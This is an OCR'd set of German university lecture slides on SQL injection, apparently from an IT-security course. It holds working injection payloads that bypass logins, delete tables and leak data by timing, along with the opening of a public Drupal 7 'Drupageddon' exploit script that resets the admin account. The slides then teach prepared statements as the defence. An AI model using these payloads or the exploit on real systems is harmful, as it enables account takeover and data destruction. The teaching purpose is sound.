   [ORDER BY <column designator> [ASC | DESC]
          [, <column designator> [ASC | DESC]]
    ...]
```

- Beispiel: Alle Kunden, die in "A5, 6" oder "A5, 7" wohnen:

```
SELECT id, name, address
   FROM customers
   WHERE address = 'A5, 6' OR address = 'A5, 7';
```

Kommandozeile und Kommentare

- SQL-Befehle werden entweder auf der Kommandozeile oder in einem Skript gestartet
  - Auf der Kommandozeile: SQL-Interpreter
- Normalerweise erst Verbindung zur Datenbank aufbauen
  - Login mittels Name und Passwort
- Auf der Kommandozeile bzw. in Skripten kann man Kommentare angeben
  - Kommentarzeichen `--` (doppeltes Minuszeichen)
  - Alles, was auf der Kommandozeile im Befehl folgt, wird ignoriert
- Beispiel:

```
SELECT * FROM customers -- get all at once
```

Hilfreiche Tips für SQL-Injection

Kommentarzeichen "#"

- "Problematisch" bei HTTP GET (Hash hat eigene Bedeutung im Brower, einfach %23 schreiben)

Kommentarzeichen "-- „

- Wichtig: Leerzeichen hinter den zwei Bindestrichen

`UNION SELECT`

- Daten aus zweiter Tabelle auslesen

`LIMIT x,y`

- Ausgabemenge begrenzen

SQL-Injections

Drupal 7.31 pre Auth SQL Injection Vulnerability

Posted: 2014-10-15 10:20 by Stefan Horst | Auf Deutsch lesen | More posts about Blog PHP Vulnerabilities

Introduction

> Drupal is an open source content management platform powering millions of websites and applications. It's built, used, and supported by an active and diverse community of people around the world.

Drupal 7 is used by a vast number of sites and all of them are vulnerable.

During a sourcecode audit for a customer we found an SQL Injection Vulnerability in Drupal's core handling of SQL queries, which we disclosed to the vendor. With this bug an attacker can gain full control over all Drupal sites (Admin privileges), without knowledge of internals or authentication on the site. He can even execute PHP Code without leaving a trace in any log.

The Bug was introduced in early 2011 and stayed well hidden in the core framework.

In this post we will discuss the SQL Injection on a higher level. If you want all technical details please refer to the Advisory we released

We will wait until enough sites had time to update before we release a PoC, since this is a severe bug, which allows an attacker to execute arbitrary code with only one HTTP request and no knowledge of the site whatsoever.

Drupal 7.x SQL Injection SA-CORE-2014-005

BY: A GUEST ON OCT 15TH, 2014 | SYNTAX: PYTHON | SIZE: 1.01 KB | VIEWS: 8,037 | EXPIRES: NEVER

DOWNLOAD | RAW | EMBED | REPORT ABUSE | PRINT

```python
#Drupal 7.x SQL Injection SA-CORE-2014-005 https://www.drupal.org/SA-CORE-2014-005
#Creditz to https://www.reddit.com/user/fyukyuk
import urllib2,sys
from drupalpass import DrupalHash # https://github.com/cvangysel/gitexd-drupalorg/blob/master/drupalorg/drupalpass.py
host = sys.argv[1]
user = sys.argv[2]
password = sys.argv[3]
if len(sys.argv) != 3:
    print "host username password"
    print "http://nope.io admin wowsecure"
hash = DrupalHash("$S$CTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML", password).get_hash()
target = '%s/?q=node&destination=node' % host
post_data = "name[0%20;update+users+set+name%3d\'" \
            +user \
            +"'+,+pass+%3d+'" \
            +hash[:55] \
            +"'+where+uid+%3d+\'1\';;#%20%20]=bob&name[0]=larry&pass=lol&form_build_id=&form_id=user_login_block&op=Log+in"
```

Erläuterung

- Code von vorhergehender Folie ist der Anfang eines Python-Skripts, mit dem man einen beliebigen Usernamen mit einem beliebigen Passwort in einem beliebigen Drupal 7.x System eintragen konnte
- Die Schwachstelle wurde auch als „Drupageddon“ bezeichnet
- Schwachstelle wurde nach dem Bekanntwerden schnell automatisiert ausgenutzt, viele Drupal-Installationen wurden trojanisiert
- Eine Aktualisierung auf eine „sichere“ Version von Drupal schloss die SQLI-Schwachstelle, beseitigte aber nicht die zuvor eingebauten Hintertüren

SQL-Injection

- Webanwendungen besitzen typischerweise:
  - eine Datenbank
  - die Möglichkeit, dynamische Webseiten zu erstellen
- Oft: mySQL-Datenbank und PHP
- Aber auch alle anderen Sprachen, die auf eine Datenbank zugreifen können, haben dasselbe Problem:
  - Perl, Python, Java, ASP, C, C++, ...
- Problem:
  - SQL-Abfragen werden durch Verkettung von Strings zusammengebaut
  - Anfragen enthalten User Input
- Ein Angreifer kann durch geschickte Wahl der Eingabe die Semantik der Abfrage ändern

Was machen diese drei SQL-Befehle?

```
SELECT name, address, ccnum
   FROM customers
   WHERE id = 345;

SELECT name, address, ccnum
   FROM customers
   WHERE id = 345 OR 1=1;

SELECT name, address, ccnum
   FROM customers
   WHERE id = 345; DROP TABLE customers;
```

Erläuterungen

- Beispiel 1: Kunde 345 wird ausgegeben
- Beispiel 2: alle Kunden werden ausgegeben
- Beispiel 3: Kunde 345 wird ausgegeben und anschließend die Kundentabelle gelöscht

Was machen diese SQL-Befehle?


```
INSERT INTO customers (name)
  VALUES ('Sverre H. Huseby');

INSERT INTO customers (name)
  VALUES ('James O'Connor');

SELECT * FROM customers
  WHERE name = 'Sverre H. Huseby' AND password = 'pa$sw0rd‘;

SELECT * FROM customers
  WHERE name = 'Sverre H. Huseby' -- AND password = 'pa$sw0rd‘;
```

Erläuterungen

- Beispiel 1: neuer Namens „Sverre H. Huseby“ in Kundentabelle
- Beispiel 2: Fehler, denn Hochkomma im Namen beendet die Zeichenkette zu früh
- Beispiel 3: gibt Kunden aus, deren Name „Sverre H. Huseby“ ist und deren Passwort „pa$sw0rd“ ist
- Beispiel 4: gibt Kunden aus, deren Name „Sverre H. Huseby“ ist

Verwundbarer Java-Code

```
...
userName = request.getParameter("user");
password = request.getParameter("pass");
query = "SELECT * FROM customers "
  + "WHERE name='" + userName + "' "
  + "AND password='" + password + "'";
...
```



Erläuterungen

- Erwartete Eingabe:

```
username = Felix Freiling
password = "echtes Passwort"
```

- Eingabe von

```
username = Felix Freiling'; --
password =
```

- erzeugt:

```
SELECT *  FROM customers
  WHERE name='Felix Freiling'; -- ' AND password='';
```

- Deaktivierung der Passwortauthentifikation!

Erläuterungen

- Eingabe von

```
username = Felix Freiling' OR 'a'='b
password =
```

- erzeugt:

```
SELECT *  FROM customers
  WHERE name='Felix Freiling' OR 'a'='b' AND password='';
```

- AND bindet stärker als OR!
- Weitere Möglichkeit:

```
username = Felix Freiling
password = '; select ...
```

- oder

```
username = Felix Freiling
password = ' OR 'a'='a
```

Löschen von Daten

- Eingabe von

```
'; DELETE FROM customers; --
```

- Java-Code:

```
query = "SELECT * FROM customers "
  + "WHERE name='" + userName + "' "
  + "AND password='" + password + "'";
```

- erzeugt dadurch:

```
SELECT *  FROM customers
  WHERE name=''; DELETE FROM customers; -- AND password='';
```

- Default: alle Einträge in Datenbank löschen

Einfügen von Daten

- Eingabe von

```
'; INSERT INTO customers VALUE ...; --
```

- Java-Code:

```
query = "SELECT * FROM customers "
  + "WHERE name='" + userName + "' "
  + "AND password='" + password + "'";
```

- erzeugt dadurch:

```
SELECT *  FROM customers
  WHERE name=''; INSERT INTO customers VALUE ...; -- AND password='';
```

- Einfügen eines neuen Eintrags!

Code-Beispiel in PHP

```
$query =
"SELECT name, `text` FROM posts WHERE text LIKE '%"
. $_GET["search"] . "%'";
```

'; DROP ... --

' UNION --

SELECT * UNION SELECT

Erläuterungen

- in PHP sorgt . für Konkatenation von Strings
- LIKE in PHP kann zum Pattern-Matching verwendet werden
  - % matcht auf beliebige Anzahl von Zeichen
- Exploit: `' OR 1 #`
  - gibt alle Einträge aus
  - insbesondere hilfreich für Login-Felder, um alle Usernamen auszulesen
- Exploit: `' UNION SELECT spalte1, spalte2 FROM table #`
  - gibt mir aus mehreren Tabellen Informationen aus

Interessante Datenbanken

- information_schema
  - dynamisch generiert
  - enthält Informationen über Datenbanken und Tabellen, ...
  - ... auf der Benutzer Zugriff hat.
- Interessante Tabellen
  - SCHEMATA: Enthält alle Datenbanken
  - TABLES: Enthält alle Tabellen
  - COLUMNS: Enthält alle Spalten

- Definiert im SQL-Standard

Blinde SQL-Injection

- Bitweise etwas über eine Spalte lernen, auch wenn es gar keine Ausgabe gibt

```
if(ascii(substr(current_user(), 1, 1))=100,sleep(5),0)
```

Erläuterungen

- Bitweise etwas über eine Spalte lernen, die man sonst nicht ausgegeben kriegt

```
if(ascii(substr(current_user(), 1, 1))=100,sleep(5),0)
```

- Testet den ersten Buchstaben von **`current_user`** auf ASCII-Wert 100 (d) und wartet 5 Sekunden, falls das stimmt

- Tricks: **`BENCHMARK(count, expr), SLEEP`**

Herausfinden der Tabellenstruktur

- Für einen Angriff ist der Aufbau der Tabellen wichtig
  - Name, Attribute, Wertebereiche
- Verschiedene Wege, das herauszufinden:
  - Open Source Software (kein Problem)
  - Fehlermeldungen des Datenbankinterpreters
- Beispiel:
  - Falsche Attributnamen verwenden
  - Oft geben die Datenbanken die komplette Tabellenstruktur der Datenbank aus

Problematischer Java-Code

```
import java.*;
import java.sql.*;
...
public static boolean doQuery(String Id) {
  Connection con = null;
  try {
    Class.forName("com.microsoft.jdbc.sqlserver.SQLServerDriver";
    con = DriverManager.getConnection("jdbc:microsoft:sqlserver:" +
        "//localhost:1433", "sa", "$3cre+");
    Statement st = con.createStatement();
    ResultSet rs = st.executeQuery("SELECT ccnum FROM cust WHERE id = "
        + Id);
    while (rs.next()) {
      // do something with a line of results
    }
    rs.close(); st.close();
  }
  catch ...
  finally {
    try {
      con.close();
    } catch (SQLException e) {}
  }
  return true;
}
```

Schlechter PHP-Code

```
<?php
  $db = mysql_connect("localhost", "root", "$$sshhh...");
  mysql_select_db("Shipping", $db);
  $id = $HTTP_GET_VARS["id"];
  $qry = "SELECT ccnum FROM customers WHERE id=%$id%";
  $result = mysql_query($qry, $db);
  if ($result) {
    echo mysql_result($result, 0, "ccnum");
  } else {
    echo "No result! " . mysql_error();
  }
?>
```

SQL-Injection in SQL

```
CREATE PROCEDURE dbo.doQuery(@query nchar(128))
AS
  exec(@query)
RETURN
```

- Weiteres Beispiel:

```
CREATE PROCEDURE dbo.doQuery(@id nchar(128))
AS
  DECLARE @query nchar(256)
  SELECT @query =
    'select * from cust where id = ''' + @id + '''
  EXEC @query
RETURN
```

String-Ersetzen statt Konkatenation?

- Beispiel in C#:

```
...
try {
  SqlConnection sql = new SqlConnection(
      @"data source=localhost;" +
      "user id=sa;password=pa$sw0rd;");
  sql.Open();
  string sqlstring="SELECT ccnum" +
    " FROM customers WHERE id=%ID%";
  String sqlstring2 = sqlstring.Replace('%ID%',id);
  SqlCommand cmd = new SqlCommand(sqlstring2, sql);
  ccnum = (string)cmd.ExecuteScalar();
}  catch ...
...
```

Wo findet man die Schwachstellen?


- Gefahr überall vorhanden, wo
  - Benutzerinput entgegengenommen wird
  - dieser Input nicht auf Validität geprüft wird
  - Input zur Abfrage einer Datenbank verwendet wird
  - String-Konkatenation oder String-Ersetzen zur Konstruktion der Abfrage genutzt wird
- Problem: Vermischen von Daten und Code
  - Datenbank weiss erst wenn Query ankommt, was Code und was Daten sind
- Alle Datenbankabfragen müssen im Code Review geprüft werden
- Beim Testen vorgehen wie beim Fuzzing:
  - Große Menge an zufällig generierten SQL-ähnlichen Befehlen
  - mit wahllos eingestreuter Interpunktion

Vermeiden von SQL-Injections

- Input immer Überprüfen
  - Eingabe niemals vertrauen
  - Am besten: mit regulären Ausdrücken so viel Struktur im Input prüfen, wie möglich
- Niemals String-Konkatenation oder String-Ersetzen zum Aufbau von SQL-Statements verwenden
  - Parametrisierte SQL-Statements (manchmal auch als *prepared statements* bezeichnet) verwenden
  - Hierbei werden SQL-Befehle mit Platzhaltern vorgefertigt (prepared) und dadurch die Struktur festgelegt
  - Mit speziellen *bind*-Befehlen kann man (geprüfte) Eingaben an die Platzhalter binden

Prepared Statements

```
/* Prepared statement, stage 1: prepare */
if (!($stmt = $mysqli->prepare("INSERT INTO test(id) VALUES (?)"))) {
    echo "Prepare failed: (" . $mysqli->errno . ") " . $mysqli->error;
}

/* Prepared statement, stage 2: bind and execute */
$id = 1;
if (!$stmt->bind_param("i", $id)) {
    echo "Binding parameters failed: (" . $stmt->errno . ") " . $stmt-
>error;
}

if (!$stmt->execute()) {
    echo "Execute failed: (" . $stmt->errno . ") " . $stmt->error;
}
```


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 5 Softwaresicherheit

Lektion 4: Cross Site Scripting

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
  - Lektion 1: Programmierfehler (und ihre möglichen Auswirkungen)
  - Lektion 2: Race Conditions
  - Lektion 3: Code Injection-Angriffe
  - Lektion 4: Cross Site Scripting
  - Lektion 5: Integer Overflows
  - Lektion 6: Heap Overflows
  - Lektion 7: Shellcode
  - Lektion 8: Stack Overflows
  - Lektion 9: Return-oriented Programming (ROP)
  - Lektion 10: Formatstring-Angriffe
  - Lektion 11: Fehlerinjektion
- Kapitel 6: Cybercrime


“Der Browser ist ein dreckiges Objekt mit vielen unangenehmen Eigenschaften.”

(Martin Johns, March 8, 2012)

HTML5

Taxonomy & Status (October 2014)

- Recommendation/Proposed
- Candidate Recommendation
- Last Call
- Working Draft
- Non-W3C Specifications
- Deprecated or inactive




DOM

Quelle: http://www.mainstreethost.com/

HTML und andere Web-Technologien

- Ursprünglich nur statische Inhalte
  - 1993 quasi nur Text
  - 1995-1997 Tabellen und Bilder hinzugefügt
- Dynamische Änderung zur Laufzeit
